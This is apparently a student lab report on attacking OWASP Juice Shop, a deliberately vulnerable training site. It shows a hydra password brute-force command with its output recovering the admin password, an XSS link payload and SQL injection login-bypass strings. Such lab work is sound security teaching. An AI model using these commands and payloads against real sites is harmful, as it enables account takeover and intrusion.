
1- The admin path (https://juice-shop.herokuapp.com/#/administration)

Explanation :

By guessing in the url we added word like (admin,admin_login,etc…)

Until (administration) this was the result , so we have the knowledge we had a hit .



403

You are not allowed to access this page!

2- The command by Brute Force (hydra -l admin@juice-sh.op -P /usr/share/wordlists/rockyou.txt juice-shop.herokuapp.com http-post-form "/rest/user/login:email=^USER^&password=^PASS^:F=Invalid email or password" -V -I -F)


Explanation :

This command guesses the password of this email (admin@juice-sh.op) from a file that have thousands of passwords (rockyou.txt) , let's break the command down :

- -l (takes the username)
- -P (takes the file) then the website url

- http-post-form


- "/rest/user/login:email=^USER^&password=^PASS^: (to get the end point we will use burpsuite)



```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; cookieconsent_status=dismiss
Content-Length: 39
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept: application/json, text/plain, */*
Content-Type: application/json
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "email":"admin@juice-sh.op",
  "password":"sdgasdg"
}
```


- F=Invalid email or password (The error when wrong password or email in the login page)
- -V (prints all attempts)



```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin@juice-sh.op -P /usr/share/wordlists/rockyou.txt juice-shop.herokuapp.com http-post-form "/rest/user/login:email=^USER^&password=^PASS^:F=Invalid email or password" -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-26 18:04:07
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~896526 tries per task
[DATA] attacking http-post-form://juice-shop.herokuapp.com:80/rest/user/login:email=^USER^&password=^PASS^:F=Invalid email or password
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "123456" - 1 of 14344401 [child 0] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "12345" - 2 of 14344401 [child 1] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "admin123" - 3 of 14344401 [child 2] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "123456789" - 4 of 14344401 [child 3] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "password" - 5 of 14344401 [child 4] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "iloveyou" - 6 of 14344401 [child 5] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "princess" - 7 of 14344401 [child 6] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "1234567" - 8 of 14344401 [child 7] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "rockyou" - 9 of 14344401 [child 8] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "12345678" - 10 of 14344401 [child 9] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "abc123" - 11 of 14344401 [child 10] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "nicole" - 12 of 14344401 [child 11] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "daniel" - 13 of 14344401 [child 12] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "babygirl" - 14 of 14344401 [child 13] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "monkey" - 15 of 14344401 [child 14] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "lovely" - 16 of 14344401 [child 15] (0/0)
[ERROR] the target is using HTTP auth, not a web form, received HTTP error code 401. Use module "http-get" instead.
[ERROR] the target is using HTTP auth, not a web form, received HTTP error code 401. Use module "http-get" instead.
[ERROR] the target is using HTTP auth, not a web form, received HTTP error code 401. Use module "http-get" instead.
[ERROR] the target is using HTTP auth, not a web form, received HTTP error code 401. Use module "http-get" instead.
[ERROR] the target is using HTTP auth, not a web form, received HTTP error code 401. Use module "http-get" instead.
[80][http-post-form] host: juice-shop.herokuapp.com   login: admin@juice-sh.op   pas[ERROR] the target is using HTTP auth, not a web form, received HTTP error code 401. Use module "http-get
" instead.
sword: admin123
```


- -I (gnore such errors and continue testing)



```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin@juice-sh.op -P /usr/share/wordlists/rockyou.txt juice-shop.herokuapp.com http-post-form "/rest/user/login:email=^USER^&password=^PASS^:F=Invalid email or password"  -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-26 18:10:31
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~896526 tries per task
[DATA] attacking http-post-form://juice-shop.herokuapp.com:80/rest/user/login:email=^USER^&password=^PASS^:F=Invalid email or password
[80][http-post-form] host: juice-shop.herokuapp.com   login: admin@juice-sh.op   password: admin123
[ERROR] the target is using HTTP auth, not a web form, received HTTP error code 401. Use module "http-get" instead.
[ERROR] the target is using HTTP auth, not a web form, received HTTP error code 401. Use module "http-get" instead.
[ERROR] the target is using HTTP auth, not a web form, received HTTP error code 401. Use module "http-get" instead.
[ERROR] the target is using HTTP auth, not a web form, received HTTP error code 401. Use module "http-get" instead.
[ERROR] the target is using HTTP auth, not a web form, received HTTP error code 401. Use module "http-get" instead.
[ERROR] the target is using HTTP auth, not a web form, received HTTP error code 401. Use module "http-get" instead.
```

- -F (doesn’t show the errors)




```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin@juice-sh.op -P /usr/share/wordlists/rockyou.txt juice-shop.herokuapp.com http-post-form "/rest/user/login:email=^USER^&password=^PASS^:F=Invalid email or password" -V -I
-F
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-26 18:01:17
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~896526 tries per task
[DATA] attacking http-post-form://juice-shop.herokuapp.com:80/rest/user/login:email=^USER^&password=^PASS^:F=Invalid email or password
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "123456" - 1 of 14344401 [child 0] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "12345" - 2 of 14344401 [child 1] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "admin123" - 3 of 14344401 [child 2] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "123456789" - 4 of 14344401 [child 3] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "password" - 5 of 14344401 [child 4] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "iloveyou" - 6 of 14344401 [child 5] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "princess" - 7 of 14344401 [child 6] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "1234567" - 8 of 14344401 [child 7] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "rockyou" - 9 of 14344401 [child 8] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "12345678" - 10 of 14344401 [child 9] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "abc123" - 11 of 14344401 [child 10] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "nicole" - 12 of 14344401 [child 11] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "daniel" - 13 of 14344401 [child 12] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "babygirl" - 14 of 14344401 [child 13] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "monkey" - 15 of 14344401 [child 14] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "lovely" - 16 of 14344401 [child 15] (0/0)
[80][http-post-form] host: juice-shop.herokuapp.com   login: admin@juice-sh.op   password: admin123
[STATUS] attack finished for juice-shop.herokuapp.com (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-26 18:01:19
```

3- <a href=”#” oneclick=”alert(‘XSS’)”> OFFERS!!! </a>

Explanation:

This command will be a link shown as a word (OFFERS!!!) when it’s clicked a message will appear .



Search Results - OFFERS!!!

juice-shop.herokuapp.com

xss!

No results found

Try adjusting your search to find what you're looking for.

4-The cookie: (language=en;welcomebanner_status=dismiss;cookieconsent_status=dismiss)

Extra vulnerability :

Sql injection in the login page (admin@juice-sh.op’ -- “)

(admin@juice-sh.op’ or 1=1 -- ")

Names:

1) Hassan Said Hassan
2) Mahmoud Said Emad-eldin

ID’s:

1) 2305143
2) 2305514

Thanks,

Regards…